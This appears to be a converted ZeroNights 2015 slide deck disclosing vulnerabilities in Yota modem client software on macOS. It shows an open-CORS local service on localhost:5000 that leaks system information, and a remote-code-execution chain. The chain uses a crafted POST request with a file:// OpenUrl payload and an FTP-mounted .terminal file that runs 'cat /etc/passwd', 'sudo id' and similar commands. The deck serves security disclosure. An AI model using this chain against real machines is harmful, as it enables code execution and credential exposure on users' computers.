
```
HTTP/1.1 200 OK
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: no-cache
Content-Type: text/event-stream
Date: 2015-12-24 12:55:55 GMT
```

The "Access-Control-Allow-Origin: *" header is highlighted in orange. A blue line points from this header to the "Access-Control-Allow-Origin: *" header in the "Raw" tab. Below the headers, the response body is shown as a JSON object:


```
event: storageInitEvent
data: {"LAST_ROSS_RESULT":{"cm":{"welcomeScreen":"","additionalText":{"en_US":"Network segment is temporary overloaded","ru_RU":"В этом районе сеть временно перегружена"},"menuTurboText":{"en_US":"Request coverage improvement","ru_RU":"Оставить заявку на улучшение качества"},"turboIcon":"TB_Man","trayIcon":"Tray_Yellow","trayStatusText":{"en_US":"Network segment is temporary overloaded","ru_RU":"В этом районе сеть временно перегружена"},"mainText":{"en_US":"Connected to Yota","ru_RU":"Подключен к Yota"},"showTurboButton":1,"turboText":{"en_US":"","ru_RU":""},"additionalLink":{"en_US":"http://www.yota.ru/bsload?{bs_status}","ru_RU":"http://www.yota.ru/bsload?{bs_status}"}, "barsIcon":"Bars_Warning","flyoutTitleText":{"en_US":"Network is temporary overloaded","ru_RU":"Сеть временно перегружена"},"trayHintText":{"en_US":"","ru_RU":""},"turboLink":{"en_US":"http://www.yota.ru/bsload?{bs_status}","ru_RU":"http://www.yota.ru/bsload?{bs_status}"}, "locales":{"en_US","ru_RU"},"turboWidget":{"buttonAction":{"en_US":"","ru_RU":""},"buttonIcon":"","showButton":0,"buttonText":{"en_US":"","ru_RU":""},"bsInfo":{"bsStatus":99,"avgUsers":56,"regionId":"MOSCOW"}}, "com.roox.cm.Common.App.NewsForm.Properties.unit.Heigh
```

At the bottom, there is a search bar with the text "Type a search term" and "0 matches" on the right.

Send request and wait for reply on :5000/events!



Ok, we can read some data, and so?



My lovely game – playing with parameters & requests!

ZERO NIGHTS

YOTA SOFTWARE

Change true to false and get all information about your machine!

```

*****
** 10. command: system_profiler
*****
Accessibility:
Accessibility Information:
Cursor Magnification: Off
Display: Black on White
Flash Screen: Off
Mouse Keys: Off
Slow Keys: Off
Sticky Keys: Off
VoiceOver: Off
Zoom Mode: Full Screen
Zoom Contrast: 0
Keyboard Zoom: Off
Scroll Zoom: Off

Applications:
Cyberduck:
Version: 4.5.2
Obtained from:
Last Modified:
Kind: Intel
64-Bit (Intel):
Signed by:
Location:
App Store:
Version:

```

```

01. Report Generation Time (Local): 25.08.2015, 13:09:56
02. Report Generation Time (UTC): 25.08.2015, 10:09:56

05. IP Address: 10.134.199.132
06. ID: 0101259677
07. ECGI: 25011F271604
08. Signal (SINR/RSRP): 2/-95

15. YOTA Version: YD3.1.0
16. YOTA State: Connected
17. Operating System: Mac OS X
18. Operating System Version: 10.10.5 (14F27)
19. Computer Manufacturer: Apple
20. Computer Model: MacBookPro9,2

30. WWAN Technology: LTE
31. Network: Yota
32. ECGI: 358910041102904
33. Frequency: 0101259677
34. Signal Level (dBm): 250110101259677

70. IMEI:
71. ICCID:
72. IMSI:

80. Device Name: Modem YOTA 4G LTE
81. Firmware Version: 01.00.06.999 (02/13/2013)
82. Driver Version: CDC

YOTA Full Version: Master-147_6446_auto_YD_RUS (YD_RUS)
Developed by RooX (TM) www.rooxteam.com

lo0: flags=8049 mtu 16384
options=3
inet6 ::1 prefixlen 128
inet 127.0.0.1 netmask 0xff000000
inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
inet 127.94.0.1 netmask 0xff000000
nd6 options=1
gif0: flags=8010 mtu 1280
stf0: flags=0<> mtu 1280
en0: flags=8863 mtu 1500
options=10b
ether a8:20:66:21:d7:58
nd6 options=1
media: autoselect (none)
status: inactive
en1: flags=8823 mtu 1500
ether 20:c9:d0:cd:fa:af
nd6 options=1
media: autoselect ()
status: inactive
en2: flags=8963 mtu 1500
options=60
ether d2:00:16:71:66:20
media: autoselect
status: inactive
fw0: flags=8822 mtu 4078
lladdr a8:20:66:ff:fe:67:16:62
media: autoselect
status: inactive
p2p0: flags=8802 mtu 2304

```

```

*****
** 12. command: netstat -nr
*****
Routing tables

Internet destination

Gateway
10.0.0.1
link#14
link#14
f8:35:dd:27:f9:5a
0.0.1
0.1
0.1
0.1

Flags
UGSC
UCS
UCS
UHLWIr
UCS
UH
UH
UCS

Refs
15
0
1
20
0
0
12
0
0

Use
169
0
0
4227
0
0
651980
0
0

Gateway
::1
fe80::8c87:23ec:1db3:de1e%u
link#13
fe80::1%lo0
link#1
80::8c87:23ec:1db3:de1e%u
link#13
link#14
f8:35:dd:27:f9:5b
::1
link#4

```

```

*****
** 1. command: scutil --proxy
*****
{
ExceptionsList : {
0 : *.local
1 : 169.254/16
}
FTPPassive : 1
HTTPEnable : 0
}

*****
** 2. command: ping -c 2 -s 1472 -D -t 1 www.ya.ru
*****
PING ya.ru (213.180.193.3): 1472 data bytes
556 bytes from yotaaccessinterface (10.0.0.1): frag needed and DF set (MTU 1400)
Vr HL TOS Len ID Flg off TTL Pro cks Src Dst
4 5 00 dc05 3b6b 0 0000 40 01 58f4 10.0.0.10 213.180.193.3

```

OK. WHERE IS RCE?! 1

Here.

Request

Raw Params Headers Hex

```
POST /action HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0)
Gecko/20100101 Firefox/42.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 161
Origin: null
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

```
{"id":"message","data":{"\id\":"com.roox.cm.Common.App.OpenUrl","\data\":"
{"url\":"file:///Applications/Calculator.app"},"__messageSource\":"any_
text\"}"}
```


```
{"id":"message","data":{"\id\":"com.roox.cm.Common.App.OpenUrl","\data\":"
{"url\":"file:///Applications/Calculator.app"},"__messageSource\":"any_
text\"}"}
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Content-Length: 2
Cache-Control: no-cache
Content-Type: application/json
Connection: keep-alive
Date: 2015, 24 13:28:00
```

```
{}
```




Windows affected too.

Short instruction for OS X:

From opening file to full RCE

- \$ open <ftp://anon@1.1.1.1/> - will mount ftp to /Volumes/1.1.1.1/
- .terminal file could exec any commands after opening
- Sometimes you can get root without any exploits! (remember 'sudo' feature in OS X 😊)

```
yota_rce.terminal UNREGISTERED  
yota_rce.terminal  
25 <string>window_settings</string>  
26 <key>WindowTitle</key>  
27 <string>Hacked!!!</string>  
28 <key>CommandString</key>  
29 <string>  
30 ..... cat /etc/passwd;  
31 ..... uname -a;  
32 ..... sudo id  
33 ..... osascript -e 'display dialog "PWND!!!"  
34 ..... </string>  
35 </dict>  
36 </plist>  
37  
6 lines, 154 characters selected Tab Size: 4 Plain Text
```



2015


ZERO NIGHTS

YOTA SOFTWARE

Video here.

CONCLUSION

Test yourself here – <http://yota.hlsec.ru/>
Questions?



CONCLUSION

Thnx:

- Oleg Kupreev (@090h)
- Sergey Vishnyakov (@n3tw0rk)
 - Timur Yunusov (@a66at)
 - Dmitry Evteev (@devteev)
- Vyacheslav Egoshin (@vegoshin)
 - Psych0tr1a (@Psych0tr1a)
- DC7499 and 2600 community
- Matt Austin ([From XSS to RCE](#))

ZERO NIGHTS

BYE!

Thank you for the attention!

@cyberpunkych